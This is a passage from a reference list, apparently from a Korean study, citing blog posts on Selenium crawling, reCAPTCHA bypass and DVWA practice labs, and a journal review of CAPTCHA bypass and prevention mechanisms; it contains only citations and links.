<https://blog.bizspring.co.kr/%ED%85%8C%ED%81%AC/selenium-%ED%81%AC%E%B%A1%A4%EB%9F%AC-%EA%B5%AC%ED%98%84-3%EC%82%AC-%EB%8D%B0%EC%9D%B4%ED%84%B0/>

[15]: 앵한.(2024, May 10). Google reCAPTCHA selenium으로 무력화 시켜보기.앵하니의 더 나은 보안

<https://aeng-is-young.tistory.com/entry/Google-reCAPTCHA-selenium%EC%9C%BC%EB%A1%9C-%EB%AC%B4%EB%A0%A5%ED%99%94-%EC%8B%9C%EC%BC%9C%EB%B3%B4%EA%B8%B0>

[16]: TGGG23.(2020, April 4). [DVWA] insecure CAPTCHA.Two Greedy Guys' Garage 23

<https://tggg23.tistory.com/57>

[17]: 주연쓰.(2021, June 27). [웹해킹/1.실습환경 구축] DVWA 설치. Juyeon.log

<https://velog.io/@juyeon/%EC%9B%B9%ED%95%B4%ED%82%B9%EC%8A%A4%ED%84%B0%EB%94%94-DVWA-%EC%84%A4%EC%B9%98>

[18]: Wadhwa, M., Prasad, B. K., Ranjan, S., & Kathuria, M. (2020). CAPTCHA bypass and prevention mechanisms: A review. *IOSR Journal of Computer Engineering (IOSR-JCE)*, 22(3), 23-29.

chrome-

extension://efaidnbmnnnibpcajpcglclefindmkaj/https://www.iosrjournals.org/iosr-jce/papers/Vol22-issue3/Series-4/D2203042329.pdf